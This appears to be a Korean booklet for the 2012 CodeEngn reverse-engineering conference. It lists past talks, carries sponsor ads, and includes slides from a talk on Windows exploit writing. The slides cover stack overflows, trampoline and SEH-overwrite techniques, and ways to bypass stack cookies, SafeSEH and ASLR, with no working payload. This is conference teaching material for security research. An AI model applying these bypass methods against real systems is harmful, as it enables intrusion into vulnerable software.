



2012 7th CodeEngn RCE Conference

since 2007

2012.12.01

CodeEngn [코드엔진]

since 2007

1. 코드엔진 컨퍼런스 소개

코드엔진 컨퍼런스는 현업에 있는 실무자가 직접 주최 및 주관을 하고 있으며 국내 리버스엔지니어링에 대한 정보공유를 위해 2007년 부터 시작되었고 해당 분야에 관심이 많은 학생 및 실무자를 대상으로 개최하고 있습니다. 또한, 리버스엔지니어링이라는 하나의 큰 주제로 소프트웨어 보안에 대한 다양한 시각으로 불법이 아닌 발전적인 접근 및 연구를 주제로 개최하고 있습니다. 코드엔진 컨퍼런스는 상업적 이익이 없는 비영리로 운영되고 있으며 도움을 주시는 분들과 몇몇 회사의 협찬으로 운영되고 있습니다.

- 운영자 : 이강석
- twitter : twitter.com/codeengn
- facebook : facebook.com/codeengn
- Email : codeengn@gmail.com

2. 다루는 주제

- Anti ReverseEngineering Technic
- Usermode / Kernelmode Debugging Technic
- OS / Application Vulnerabilities Research
- OS / Application Protection Technic
- Windows / Unix / Mac OS Secure Programming
- Packing / Manual Unpacking
- Malware Analysis
- SmartPhone [Android, Bada, iOS]
- Virtualization Technic Research
- Code Obfuscation & Deobfuscation
- Advanced Hooking Techniques
- More Things...

3. 발표자 분들의 혜택

- CodeEngn Conference 평생 무료입장
- 해당 Conference 발표 동영상 HD화질 DVD 제공
- 소정의 발표비
- 기념품
- 받고 싶은 서적 3권
- CodeEngn Groups 가입

실력있는 발표자를 모십니다!!

<http://codeengn.com/call-for-paper>

4. 2007 ~ 2012년 발표주제

	발표자	발표제목
2007.07.21 1회	김기오	NASM 어셈블러 사용법과 Calling Convention
	이강석	Malware Analysis Start
	송창현	Manual Unpacking
	구사무엘	Windows 커널단의 후킹
	윤재근	Linux Virus Analysis
	박영호	Art of Hooking
2008.11.08 2회	송민호	임베디드 시스템에서의 펌웨어 보호
	윤재근	Immunity Debugger 활용과 플러그인 제작
	태인규	정적 링크된 Stripped ELF 바이너리 상에서의 함수 탐지 기법
	강봉구	스타크래프트 맵핵 제작을 통해 알아보는 리버싱
2009.07.04 3회	최상명, 김태형	(파일바이러스 치료로직 개발자 입장에서 본) 파일 바이러스 분석
	고홍환	윈도우 커널 악성코드에 대한 분석 및 방법
	박찬암	DEFCON CTF 2009 Binary Leetness 100-500 Solutions
	안기찬	Reversing Undocumented File Formats using a Hex Editor and your Brain

	발표자	발표제목
2010.07.03 4회	심준보	Taint analysis for vulnerability discovery
	김은수	Defcon 18 CTF 문제풀이
	강병탁	Art of Keylogging - 키보드보안과 관계없는 키로거들
	Max	Fighting against Botnet
2011.07.02 5회	박상호	DBI(Dynamic Binary Instrumentation)를 이용한 프로그램 취약점 분석
	박천성	안드로이드 리눅스에서의 시스템 해킹
	손충호	x64 아키텍쳐 분석과 x64와 x86 비교 분석
	차민석	virse program messge DOS to Win
	한정화	파일바이러스 분석 및 치료로직 개발
2012.07.07 6회	박병진	Defcon 20th : The way to go to Las Vegas
	권혁	Secuinside 2012 CTF 예선 문제풀이
	유동훈	모바일 스마트 플랫폼 원격, 로컬 취약점 공격 분석
	이승진	Everyone has his or her own fuzzer

	발표자	발표제목
2012.12.01 7회	서만기	Exploit Writing Technique의 발전과 최신 트랜드
	신정훈	NFC, Play on real world
	정재훈	Defcon 20th : 본선 CTF 문제풀이
	고홍환	Manual UnPack by Debugger
	차민석	iThreat

AhnLab

개인정보보호는

어 럼 다
복 잡 하 다
불 편 하 다
그 러 나, 피 할 수 없 다



안랩 프라이버시 매니지먼트

기장 편리한 개인정보보호 솔루션




AhnLab
Privacy Management

개인정보보호법 및 개인정보보호 관련 컨설팅이언스 준수!
개인정보 탐색과 관리 자동화로 불편한 허소!
도내내부 감사·보고서·조치의 일원화로 관리 부담 최소화!



I got you!



행위 기반 악성코드 자동 분석 시스템





Smart Work 시대의 Security Consulting & Solution Provider (주)NSHC 가 있습니다.

보안컨설팅, 취약점 진단, 모의 해킹

가상보안키패드 솔루션_nFilter

Mobile Vaccine Solution_Droid-X, Sanne

Smart OTP Solution_nOTP

APP 위변조 Solution_App Protect

Cloud 통합 보안 솔루션_V-Gate

악성코드 정보제공 서비스_Red Alert

인재모집 : S/W개발, 보안컨설팅, 악성코드 연구 0명

경기도 의왕시 초평동 32-1 N스퀘어 Tel. 031-458-6456 www.nshc.net



Exploit Writing Technique

2012. 12.01

서만기 연구원

AhnLab

Contents

01 Buffer Overflow

02 Memory Protection에 따른 Exploiting Technique

03 Exploit Writing 재연

AhnLab

Copyright (C) AhnLab, Inc. All rights reserved.

01 Buffer Overflow

AhnLab

Copyright (C) AhnLab, Inc. All rights reserved.

❖ Buffer overflow란?

- ◆ 임시저장 공간보다 더 큰 사이즈의 데이터를 저장하게 되면서 할당된 buffer의 공간을 넘어서 다른 주요 데이터를 덮어 쓰게 되는 것

- ◆ 주요 Buffer overflow의 종류

- Integer overflow

- Integer 데이터를 연산하는 과정 중 integer의 범위를 벗어나게 될 경우 잘못된 연산으로 인해 발생하는 취약점

- Stack-based overflow

- 문자열 데이터를 처리하는 과정 중에 할당된 공간보다 더 많은 데이터가 주입되면서 다른 데이터를 덮어 쓰게 되면서 발생하는 취약점


- Heap-based overflow

- 할당된 동적메모리 보다 더 많은 데이터가 주입되면서 Heap관련 주요 데이터(meta-data)와 다른 데이터를 덮어 쓰면서 발생하는 취약점

❖ Stack-based overflow

- ◆ 할당된 buffer보다 더 많은 데이터가 주입되면서 stack에 저장된 주요 데이터(SPF, RET, 각종 변수)를 덮어 쓰게 되면서, 공격자의 의도대로 프로그램의 흐름을 제어 할 수 있게 되는 취약점
- ◆ 주로 문자열 데이터를 처리하는 과정 중에 발생

❖ Stack-based overflow 구조



❖ Stack-based overflow 종류

◆ DirectRET(Trampoline)

- overflow를 통해서 Stack에 저장되어 있는 RET(리턴주소)값은 변조하여 공격자가 작성한 shellcode를 동작 시키는 공격 기법

◆ SEH overwriting

- overflow를 통해서 Stack에 저장되어 있는 Exception chain의 값을 변조하여 공격자가 작성한 shellcode를 동작 시키는 공격 기법

Injection
Vector에
Dummy
Code 삽입

overflow
Check

bad
character
Check

ShellCode
작성

Memory Protection에 따른 Exploiting Technique

AhnLab

Copyright (C) AhnLab, Inc. All rights reserved.

❖ Windows Memory Protection

		XP SP2, SP3	2003 SP1 SP2	Vista SP0	Vista SP1	2008 SP0
GS	stack cookies	yes	yes	yes	yes	yes
	variable reordering	yes	yes	yes	yes	yes
SafeSEH	SEH handler validation	yes	yes	yes	yes	yes
	SEH chain validation	no	no	no	yes	yes
Heap protection	safe unlinking	yes	yes	yes	yes	yes
	safe lookaside lists	no	no	yes	yes	yes
	heap metadata cookies	yes	yes	yes	yes	yes
	heap metadata encryption	no	no	yes	yes	yes
DEP	NX support	yes	yes	yes	yes	yes
	permanent DEP	no	no	no	yes	yes
	OptOut mode by default	no	yes	no	no	yes
ASLR	PEB, TEB	yes	yes	yes	yes	yes
	heap	no	no	yes	yes	yes
	stack cookies	no	no	yes	yes	yes
	images	no	no	yes	yes	yes

❖ DirectRET란

- ◆ overflow를 통해서 RET(리턴주소)를 조작하여 shellcode를 동작시킴

❖ shellcode 실행의 문제점

- ◆ Shellcode의 주소값을 예측하기 힘듬
- ◆ 주소값을 확인 하더라도 stack주소가 변경될 경우 일회성 공격으로 끝남

❖ Trampoline 기법

- ◆ RET의 값을 shellcode가 저장되는 값으로 하드코딩 하지 않고 주입된 데이터의 특정 위치를 레지스터를 활용하여 shellcode를 동작시키는 기법
- ◆ 가상메모리 주소값이 바뀌더라도 레지스터가 가리키는 지점의 offset값은 변화가 없다는 점을 활용

❖ 레지스터


- ◆ 공격자가 주입한 데이터의 특정 지점을 가리키는 레지스터가 필요하다.
- ◆ ESP는 항상 Stack Top Pointer의 역할을 하기 때문에 ESP 활용 가능

❖ 명령어 코드


- ◆ 주입된 데이터의 특정 지점을 가리키는 레지스터로 JMP/Call하는 명령어 코드가 필요하다.
- ◆ 명령어 코드 예

- Jmp register
- Call register
- Jmp [reg+n]
- Call[reg+n]
- Push reg
ret

Trampoline 진행 과정(cont)




Trampoline 진행 과정(cont)



❖ Stack Cookies?

- ◆ Stack based overflow로 인한 공격을 방지하기 위한 4바이트 데이터
- ◆ 프롤로그 과정에서 값이 계산되어 stack에 저장되었다가 에필로그 과정에서 변조되었는지 검증
- ◆ 문자열을 저장하기 위한 buffer가 할당되었을 때 활용된다.



❖ Stack Cookies 코드

◆ <프롤로그>

```
mov      eax, _security_cookie  
xor      eax, ebp  
mov      [ebp+var_4], eax
```

- 랜덤하게 생성된 security_cookie값을 ebp와 xor 연산하여 저장

◆ <에필로그>

```
mov      ecx, [ebp+var_4]  
xor      ecx, ebp  
call    __security_check_cookie
```

security_check_cookie를 통해서 확인하고, 이때 stack에 저장할 때 값과 다른 경우 ntdll!KiFastSystemCallRet를 통해서 프로세스 종료

❖ SEH overwriting?

- ◆ Stack에 저장되어 있는 값 중 exception chain(Next, Handler)의 값을 조작하여 공격자가 작성한 shellcode를 동작 시키는 기법

❖ DirectRET와 SEH overwriting

- ◆ DirectRET는 함수의 리턴 값을 조작하면서 특정 레지스터가 가리키는 지점으로 JMP/Call하여 shellcode 수행
- ◆ SEH overwriting는 윈도우 exception handler 메커니즘을 활용하여 handler의 함수 주소 값과 next값을 조작하여 shellcode 수행

❖ SEH overwriting 장점

- ◆ Stack Cookie값을 통해 overflow를 방지 할 경우 우회 가능

❖ 데이터 주입

- ◆ Exception chain을 조작하는 공격이므로 Exception chain이 저장되어 있는 지점 까지 데이터 주입이 가능해야 함
- ◆ default Exception handler는 stack 바닥에 저장 되어 있음

❖ Exception 발생


- ◆ 데이터 주입으로 인해 Exception이 발생해야 가능 함

❖ 명령어 코드


- ◆ handler에서 Stack에 저장되어 있는 shellcode를 수행하기 위해서 Stack메모리로 돌아올 수 있는 명령어 코드가 필요함(두 번째 매개변수 활용)

- POP reg (ret 주소)
POP reg (handler 첫 번째 매개변수)
Ret (handler 두 번째 매개변수)


SEH overwriting 진행 과정



SEH overwriting 진행 과정(cont)




SEH overwriting 진행 과정(cont)



❖ safeSEH?

- ◆ SEH기반 exploit 공격을 방어하기 위한 메커니즘
- ◆ 컴파일 옵션(/safeSEH)을 통해서 설정 가능
- ◆ exception handler frame이 조작되었을 경우 handler 호출 불가능

❖ safeSEH 동작 패턴



❖ safeSEH 동작 패턴

◆ 검증1

- Stack으로 돌아와서 코드 수행되는 것을 방지하기 위해 TEB값 참조하여 stack 주소 범위 확인
- exception pointer가 이 범위 안에 포함되게 되면 handler호출하지 않음

◆ 검증2

- handler pointer가 로드 되어 있는 모듈의 주소범위에 포함 되는지 확인
- 포함되어 있을 경우 등록된 handler인지 아닌지 확인하여 호출여부 결정

❖ non-safeSEH 활용

- ◆ 로드된 모듈중에 non-safeSEH인 모듈의 “pop pop ret” 코드 활용

❖ 로드된 모듈의 주소가 벗어난 handler pointer 활용

❖ ASLR

- ◆ Address Space Layout Randomization의 약자
- ◆ PE파일 포맷을 가지는 파일(이미지)이 메모리에 로드 될 때 base 주소를 랜덤하게 생성
- ◆ Image base뿐만 아니라 stack, heap, 프로세스의 메모리 공간 역시 랜덤

❖ ASLR 활용

- ◆ registry 수정을 통해 ASLR 적용 여부 확인 가능
- ◆ registry key “MoveImages(DWORD)”

HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management

